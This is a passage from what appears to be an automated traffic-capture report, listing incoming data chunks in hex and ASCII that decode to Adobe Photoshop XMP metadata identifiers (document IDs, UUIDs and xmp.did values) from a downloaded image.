<rdf:li>E |
| 2022-05-13 13:53:17 UTC | 2985 | IN | Data Raw: 32 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 41 36 32 39 32 39 36 43 45 44 41 39 46 33 38 46 43 42 43 32 36 46 35 34 46 34 32 35 32 32 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 41 36 42 36 31 43 45 33 37 36 34 38 31 44 44 31 42 43 41 35 35 42 42 38 46 34 37 45 45 32 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 41 36 46 31 41 38 31 42 39 36 39 31 42 32 35 46 33 43 38 45 36 39 44 31 39 38 34 38 42 43 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 41 38 42 35 36 45 35 35 44 44 37 32 36 42 41 37 41 31 37 31 42 39 39 38 38 44 33 36 34 43 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 46 41 39 41 38 42 38 34 41 43 31 45 38 45 43 31 43 42 37 32 31 36 36 32 37 39 42 34 31 43 41 46 3c 2f 72<br>Data Ascii: 2D</rdf:li> <rdf:li>FA629296CEDA9F38FCBC26F54F425222</rdf:li> <rdf:li>FA6B61CE376481DD1BCA55BB8F47EE2C</rdf:li> <rdf:li>FA6F1A81B9691B25F3C8E69D19848BC1</rdf:li> <rdf:li>FA8B56E55DD726BA7A171B9988D364C6</rdf:li> <rdf:li>FA9A8B84AC1E8EC1CB72166279B41CAF</r |
| 2022-05-13 13:53:17 UTC | 3009 | IN | Data Raw: 38 2d 61 34 37 33 2d 39 37 30 30 35 65 39 33 37 63 31 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 30 33 30 32 62 65 36 39 2d 65 34 37 39 2d 31 31 37 38 2d 61 32 35 33 2d 65 62 62 37 38 32 63 31 66 65 32 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 30 33 33 39 32 37 35 30 2d 38 33 38 37 2d 31 31 65 37 2d 61 35 36 34 2d 61 61 30 32 30 33 62 63 30 35 63 64 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 30 34 65 31 34 31 33 66 2d 39 64 34 63 2d 31 31 64 63 2d 39 66 38 62 2d 62 32 64 30 66 61 39 36 36 64 65 37 3c 2f 72 64 66 3a 6c 69<br>Data Ascii: 8-a473-97005e937c10</rdf:li> <rdf:li>adobe:docid:photoshop:0302be69-e479-1178-a253-ebb782c1fe21</rdf:li> <rdf:li>adobe:docid:photoshop:03392750-8387-11e7-a564-aa0203bc05cd</rdf:li> <rdf:li>adobe:docid:photoshop:04e1413f-9d4c-11dc-9f8b-b2d0fa966de7</rdf:li |
| 2022-05-13 13:53:17 UTC | 3025 | IN | Data Raw: 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 33 38 30 36 34 36 66 38 2d 63 61 62 66 2d 31 31 37 38 2d 62 36 32 30 2d 61 31 36 33 30 65 64 61 30 62 61 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 33 38 30 38 65 61 32 65 2d 36 63 30 30 2d 31 31 65 37 2d 61 35 66 32 2d 66 37 65 32 62 32 34 36 63 30 36 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 33 38 32 63 30 31 36 61 2d 38 66 34 31 2d 31 31 65 37 2d 61 63 38 30 2d 61 33 62 36 61 61 64 63 30 39 31 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 33 38 33 33 61 34 30 66 2d<br>Data Ascii: e:docid:photoshop:380646f8-cabf-1178-b620-a1630eda0ba1</rdf:li> <rdf:li>adobe:docid:photoshop:3808ea2e-6c00-11e7-a5f2-f7e2b246c064</rdf:li> <rdf:li>adobe:docid:photoshop:382c016a-8f41-11e7-ac80-a3b6aadc0915</rdf:li> <rdf:li>adobe:docid:photoshop:3833a40f- |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3057 | IN | Data Raw: 36 30 66 35 32 31 62 66 36 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 36 36 32 36 30 32 64 35 2d 36 34 63 32 2d 31 31 64 62 2d 61 65 39 64 2d 64 32 66 35 33 37 64 37 65 35 64 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 36 36 34 61 31 34 34 34 2d 33 36 38 61 2d 31 31 65 37 2d 61 35 63 62 2d 65 66 62 36 30 61 37 30 30 36 32 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 36 36 37 62 31 35 63 61 2d 66 65 32 64 2d 31 31 64 39 2d 38 66 64 66 2d 63 30 30 34 34 62 66 62 32 38 38 62 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69<br>Data Ascii: 60f521bf63</rdf:li> <rdf:li>adobe:docid:photoshop:662602d5-64c2-11db-ae9d-d2f537d7e5d1</rdf:li> <rdf:li>adobe:docid:photoshop:664a1444-368a-11e7-a5cb-efb60a700623</rdf:li> <rdf:li>adobe:docid:photoshop:667b15ca-fe2d-11d9-8fdf-c0044bfb288b</rdf:li> <rdf:li |
| 2022-05-13 13:53:17 UTC | 3065 | IN | Data Raw: 70 3a 37 61 34 36 35 36 34 36 2d 39 66 62 63 2d 31 31 64 61 2d 62 30 62 34 2d 38 34 66 38 31 62 33 62 39 32 61 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 37 61 34 36 35 36 34 63 2d 39 66 62 63 2d 31 31 64 61 2d 62 30 62 34 2d 38 34 66 38 31 62 33 62 39 32 61 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 37 61 63 36 66 35 63 38 2d 38 31 33 33 2d 31 31 65 37 2d 39 39 34 32 2d 63 33 35 65 62 62 63 39 66 32 38 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 37 62 32 31 66 36 36 66 2d 39 66 63 31 2d 31 31 64 61 2d 38 35 32 61 2d 61<br>Data Ascii: p:7a465646-9fbc-11da-b0b4-84f81b3b92aa</rdf:li> <rdf:li>adobe:docid:photoshop:7a46564c-9fbc-11da-b0b4-84f81b3b92aa</rdf:li> <rdf:li>adobe:docid:photoshop:7ac6f5c8-8133-11e7-9942-c35ebbc9f282</rdf:li> <rdf:li>adobe:docid:photoshop:7b21f66f-9fc1-11da-852a-a |
| 2022-05-13 13:53:17 UTC | 3089 | IN | Data Raw: 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 61 64 34 62 32 65 33 66 2d 39 31 31 65 2d 31 31 65 36 2d 38 63 33 62 2d 38 66 35 30 35 34 62 65 39 35 64 64 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 61 64 65 32 34 32 36 37 2d 38 35 39 64 2d 31 31 64 38 2d 62 31 38 36 2d 62 34 65 38 30 31 34 32 63 36 64 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 61 64 65 36 34 66 66 35 2d 32 61 62 33 2d 31 31 65 37 2d 62 66 34 66 2d 61 32 33 65 38 33 39 35 38 64 65 65 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f<br>Data Ascii: li> <rdf:li>adobe:docid:photoshop:ad4b2e3f-911e-11e6-8c3b-8f5054be95dd</rdf:li> <rdf:li>adobe:docid:photoshop:ade24267-859d-11d8-b186-b4e80142c6d8</rdf:li> <rdf:li>adobe:docid:photoshop:ade64ff5-2ab3-11e7-bf4f-a23e83958dee</rdf:li> <rdf:li>adobe:docid:pho |
| 2022-05-13 13:53:17 UTC | 3121 | IN | Data Raw: 33 2d 66 66 30 31 2d 62 35 34 35 2d 38 65 32 30 2d 64 39 63 30 35 33 33 62 34 32 35 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 65 33 61 31 62 39 63 62 2d 63 65 63 36 2d 31 31 64 39 2d 62 33 36 32 2d 65 62 35 63 38 31 61 66 36 31 31 65 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 65 33 63 36 30 62 33 37 2d 38 32 32 64 2d 63 33 34 61 2d 62 64 38 30 2d 33 31 34 33 34 64 64 61 61 38 66 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 65 34 32 30 34 65 66 66 2d 38 37 31 37 2d 31 31 65 31 2d 39 62 38 38 2d 66 38 64 38 63 33 64 34 36 38<br>Data Ascii: 3-ff01-b545-8e20-d9c0533b4252</rdf:li> <rdf:li>adobe:docid:photoshop:e3a1b9cb-cec6-11d9-b362-eb5c81af611e</rdf:li> <rdf:li>adobe:docid:photoshop:e3c60b37-822d-c34a-bd80-31434ddaa8f4</rdf:li> <rdf:li>adobe:docid:photoshop:e4204eff-8717-11e1-9b88-f8d8c3d468 |
| 2022-05-13 13:53:17 UTC | 3128 | IN | Data Raw: 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 66 61 39 36 32 64 33 37 2d 32 30 65 33 2d 34 66 34 64 2d 61 38 62 31 2d 64 31 36 65 35 31 65 61 35 63 32 63 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 66 61 61 31 66 66 36 34 2d 65 35 31 61 2d 31 31 64 62 2d 38 39 63 33 2d 62 35 36 61 63 30 63 62 39 35 34 64 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 66 62 34 33 30 64 61 66 2d 66 35 65 30 2d 37 31 34 35 2d 62 36 34 38 2d 61 66 33 34 38 35 30 34 33 37 65 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 66 62 35 37 30 30<br>Data Ascii: dobe:docid:photoshop:fa962d37-20e3-4f4d-a8b1-d16e51ea5c2c</rdf:li> <rdf:li>adobe:docid:photoshop:faa1ff64-e51a-11db-89c3-b56ac0cb954d</rdf:li> <rdf:li>adobe:docid:photoshop:fb430daf-f5e0-7145-b648-af34850437e9</rdf:li> <rdf:li>adobe:docid:photoshop:fb5700 |
| 2022-05-13 13:53:17 UTC | 3144 | IN | Data Raw: 45 35 32 36 34 32 46 32 30 41 43 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 33 31 46 32 42 43 41 35 37 34 44 36 31 31 44 42 41 38 43 35 39 41 35 30 35 42 33 38 37 42 37 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 33 32 32 33 31 42 41 34 41 38 43 32 44 46 31 31 41 46 32 43 43 45 35 42 31 32 35 33 43 45 31 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 33 32 37 31 38 46 42 37 36 33 34 44 44 46 31 31 41 46 30 30 38 34 44 33 36 45 42 32 43 44 43 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 33 32 37 33 33 45 42 46 35 41 34 31 44 42 31 31 39 39 30 39 39 35 32 46 30 44 36 37 44 45 35 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a<br>Data Ascii: E52642F20AC7</rdf:li> <rdf:li>uuid:31F2BCA574D611DBA8C59A505B387B74</rdf:li> <rdf:li>uuid:32231BA4A8C2DF11AF2CCE5B1253CE17</rdf:li> <rdf:li>uuid:32718FB7634DDF11AF0084D36EB2CDCB</rdf:li> <rdf:li>uuid:32733EBF5A41DB119909952F0D67DE54</rdf:li> <rdf:li>uuid: |
| 2022-05-13 13:53:17 UTC | 3863 | IN | Data Raw: 3e 75 75 69 64 3a 36 36 37 42 31 36 30 32 46 34 45 41 45 30 31 31 42 34 41 30 42 46 42 31 41 32 43 38 38 42 42 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 36 36 45 37 37 30 43 38 44 38 38 33 44 44 31 31 38 35 36 37 46 44 37 44 42 37 44 31 46 42 36 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 36 36 45 37 41 38 31 32 32 36 38 36 44 42 31 31 38 35 39 37 38 34 34 32 33 38 46 30 43 41 45 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 36 37 30 33 42 46 39 41 45 37 42 45 31 31 44 45 39 30 32 41 42 31 34 45 45 31 32 39 45 36 35 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 36 37 34 42 35 39 36 30 37 30 42 34 31 31 44 42 42 30 43 33 42 33 33 42 38 46 46 33 44<br>Data Ascii: >uuid:667B1602F4EAE011B4A0BFB1A2C88BBB</rdf:li> <rdf:li>uuid:66E770C8D883DD118567FD7DB7D1FB68</rdf:li> <rdf:li>uuid:66E7A8122686DB118597844238F0CAED</rdf:li> <rdf:li>uuid:6703BF9AE7BE11DE902AB14EE129E651</rdf:li> <rdf:li>uuid:674B596070B411DBB0C3B33B8FF3D |
| 2022-05-13 13:53:17 UTC | 3871 | IN | Data Raw: 35 34 31 45 43 35 34 46 33 33 32 44 42 45 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 44 44 32 44 38 37 43 46 32 36 44 44 44 31 31 39 38 32 35 43 46 33 39 34 44 38 46 39 37 32 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 45 30 37 35 44 35 41 32 33 36 36 45 32 31 31 38 32 46 36 44 34 33 43 30 41 39 35 46 45 39 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 45 30 42 42 37 36 39 39 39 37 30 44 45 31 31 39 43 30 33 43 37 31 36 45 46 43 38 46 43 36 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 37 45 34 37 38 33 36 33 38 42 43 35 44 46 31 31 38 31 44 41 38 46 38 37 32 46 33 43 32 46 45 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75<br>Data Ascii: 541EC54F332DBE2</rdf:li> <rdf:li>uuid:7DD2D87CF26DDD119825CF394D8F972B</rdf:li> <rdf:li>uuid:7E075D5A2366E21182F6D43C0A95FE92</rdf:li> <rdf:li>uuid:7E0BB7699970DE119C03C716EFC8FC6F</rdf:li> <rdf:li>uuid:7E4783638BC5DF1181DA8F872F3C2FE6</rdf:li> <rdf:li>uu |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 3887 | IN | Data Raw: 32 35 44 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 42 31 34 30 36 44 35 33 37 42 34 44 31 31 44 41 39 42 41 34 43 34 32 42 34 39 35 36 41 30 31 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 42 31 36 35 45 44 45 34 46 31 41 36 44 46 31 31 41 42 30 39 39 33 45 35 39 34 45 44 31 41 37 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 42 31 37 41 36 31 39 30 32 33 33 31 45 30 31 31 39 37 36 38 44 45 32 46 35 32 31 31 32 46 36 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 42 31 43 32 41 32 32 43 41 31 35 46 31 31 44 43 38 41 37 34 38 45 36 39 36 30 38 32 37 43 45 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 42 32 31 38 32 43 33 38<br>Data Ascii: 25D8</rdf:li> <rdf:li>uuid:B1406D537B4D11DA9BA4C42B4956A016</rdf:li> <rdf:li>uuid:B165ED E4F1A6DF11AB0993E594ED1A7E</rdf:li> <rdf:li>uuid:B17A61902331E0119768DE2F52112F6B</rdf:li> <rdf:li>u uid:B1C2A22CA15F11DC8A748E6960827CE4</rdf:li> <rdf:li>uuid:B2182C38 |
| 2022-05-13 13:53:17 UTC | 3903 | IN | Data Raw: 45 31 46 30 42 30 38 42 44 37 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 46 30 37 33 34 30 38 36 2d 37 34 42 30 2d 34 33 44 42 2d 39 33 43 39 2d 35 33 31 32 45 35 36 30 33 33 34 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 46 30 38 44 46 31 42 39 37 30 43 43 44 44 31 31 38 32 38 30 39 43 36 33 34 44 39 38 31 37 43 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 46 30 44 33 46 4 6 33 33 41 45 36 33 44 44 31 31 41 31 43 38 44 42 45 44 35 42 36 46 32 45 44 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75 69 64 3a 46 31 35 35 37 35 41 35 46 36 32 34 44 45 31 31 41 37 38 41 43 39 37 44 43 43 45 46 41 34 45 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 75 75<br>Data Ascii: E1F0B08BD72</rdf:li> <rdf:li>uuid:F0734086-74B0-43DB-93C9-5312E5603347</rdf:li> <rdf:li>uuid:F08DF 1B970CCDD1182809C634D9817C8</rdf:li> <rdf:li>uuid:F0D3FF33AE63DD11A1C8DBED5B6F2ED7</rdf:li> <rdf:li> uuid:F15575A5F624DE11A78AC97DCCEFA4EB</rdf:li> <rdf:li>uu |
| 2022-05-13 13:53:17 UTC | 3926 | IN | Data Raw: 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 31 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 37 31 46 41 35 45 33 36 30 37 41 42 45 38 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 31 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 37 31 46 41 43 32 41 30 46 30 41 32 45 43 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 31 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 37 31 46 42 36 44 34 35 43 43 39 41 35 33 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 31 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 37 31 46 42 36 45 33 41 31 44 34 37 38 34 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 31 38 30 31<br>Data Ascii: > <rdf:li>xmp.did:0180117407206811871FA5E3607ABE83</rdf:li> <rdf:li>xmp.did:018011740720 6811871FAC2A0F0A2EC6</rdf:li> <rdf:li>xmp.did:018011740720681187 1FB6D45CC9A53C</rdf:li> <rdf:li>xmp. did:0180117407206811871FB6E3A1D47845</rdf:li> <rdf:li>xmp.did:01801 |
| 2022-05-13 13:53:17 UTC | 3942 | IN | Data Raw: 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 33 38 30 31 31 37 34 30 37 32 30 36 38 31 31 39 31 30 39 44 31 34 42 41 36 43 43 35 41 38 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 33 38 30 31 31 37 34 30 37 32 30 36 38 31 31 39 31 30 39 44 38 38 37 34 37 44 45 41 31 41 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 33 38 30 31 31 37 34 30 37 32 30 36 38 31 31 39 31 30 39 45 32 31 39 43 31 36 36 36 39 37 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 33 38 30 31 31 37 34 30 37 32 30 36 38 31 31 39 32 42 30 41 30 32 43 30 43 36 30 42 37 30 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 33 38 30 31 31 37 34 30<br>Data Ascii: df:li>xmp.did:0380117407206811919 0D14BA6CC5A8C</rdf:li> <rdf:li>xmp.did:0380117407206811 9109D88747DEA1A7</rdf:li> <rdf:li>xmp.did:0380117407206811919 0E219C1666972</rdf:li> <rdf:li>xmp.did:0380117407 20681192B0A02C0C60B70A</rdf:li> <rdf:li>xmp.did:038011740 |
| 2022-05-13 13:53:17 UTC | 3958 | IN | Data Raw: 46 41 41 46 39 33 43 42 45 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 38 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 37 31 46 46 34 39 38 33 43 30 43 33 46 46 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 38 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 38 43 36 42 30 43 43 39 35 33 38 34 46 31 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 3 8 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 38 43 36 42 43 36 37 45 37 31 39 42 32 38 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 38 38 30 31 31 37 34 30 37 32 30 36 38 31 31 38 41 36 44 38 33 30 32 38 41 42 43 35 38 41 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64<br>Data Ascii: FAAF93CBE4</rdf:li> <rdf:li>xmp.did:0880117407206811871FF4983C0C3FFA</rdf:li> <rdf:li>xmp.did:0880 11740720681188C6B0CC95384F1C</rdf:li> <rdf:li>xmp.did:0880117407206811 88C6BC67E719B286</rdf:li> <rdf :li>xmp.did:08801174072068118A6D83028ABC58A8</rdf:li> <rd |
| 2022-05-13 13:53:17 UTC | 3966 | IN | Data Raw: 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 43 41 41 44 42 32 36 31 38 32 30 36 38 31 31 38 41 36 44 43 35 43 34 38 42 44 43 41 37 35 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 43 41 46 38 34 30 37 36 33 32 31 36 38 31 31 38 30 38 33 43 42 34 46 39 31 38 35 42 41 37 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 43 42 43 44 36 33 34 34 32 32 36 36 38 31 31 38 32 32 41 46 44 38 45 36 43 42 44 39 38 43 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 43 43 45 37 31 39 38 41 37 35 33 31 31 45 31 39 45 43 42 42 36 32 44 35 46 42 39 46 33 42 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 30 43 45 31 30 30<br>Data Ascii: <rdf:li>xmp.did:0CAADB26182068118A6DC5C48BDCA751</rdf:li> <rdf:li>xmp.did:0CAF840763216 8118083CB4F9185BA73</rdf:li> <rdf:li>xmp.did:0CBCD63442266811822AFD8E6CBD98C8</rdf:li> <rdf:li>xmp.d id:0CCE7198A75311E19ECBB62D5FB9F3B7</rdf:li> <rdf:li>xmp.did:0CE100 |
| 2022-05-13 13:53:17 UTC | 3982 | IN | Data Raw: 36 30 34 34 31 32 30 36 38 31 31 42 39 39 30 38 32 33 35 34 39 31 38 38 32 34 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 44 42 39 43 46 41 34 35 38 32 30 36 38 31 31 41 42 35 30 39 39 35 41 39 32 34 43 46 44 42 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 44 42 42 39 31 30 38 30 41 32 30 36 38 31 31 38 43 31 34 46 34 45 46 32 30 45 42 43 38 44 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 44 43 34 42 31 33 30 39 39 32 33 36 38 31 31 38 46 36 32 44 36 30 34 41 35 46 43 41 30 34 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 31 44 44 30 38 30 46 31 32 30 33 41 31 31 45 35 41 31 32 35 42 34 30 41 37 38 31 42<br>Data Ascii: 60441206811B990823549188246</rdf:li> <rdf:li>xmp.did:1DB9CFA458206811AB50995A924CFDBA</rdf:li> <rdf:li>xmp.did:1DBB91080A2068118C14F4EF20EBC8D3</rdf:li> <rdf:li>xmp.did:1DC4B130992368118F62D604A5FCA 040</rdf:li> <rdf:li>xmp.did:1DD080F1203A11E5A125B40A781B |
| 2022-05-13 13:53:17 UTC | 3998 | IN | Data Raw: 3a 32 44 30 33 31 38 37 38 30 43 32 30 36 38 31 31 39 39 34 43 39 43 36 35 38 41 30 44 36 45 33 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 32 44 31 31 30 37 35 42 30 43 32 30 36 38 31 31 42 42 31 44 41 37 43 37 31 45 42 41 36 46 37 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 6 4 69 64 3a 32 44 31 31 32 46 33 34 38 46 32 31 36 38 31 31 42 38 34 30 41 36 32 46 38 43 46 32 45 39 44 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 32 44 33 33 30 36 38 43 39 38 32 30 36 38 31 31 38 30 38 33 41 32 42 36 43 32 38 33 31 33 43 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 32 44 33 39 33 46 32 34 32 35 39 42 31 31 45 30 42 35 36 36 38 44<br>Data Ascii: :2D0318780C206811994C9C658A0D6E3E</rdf:li> 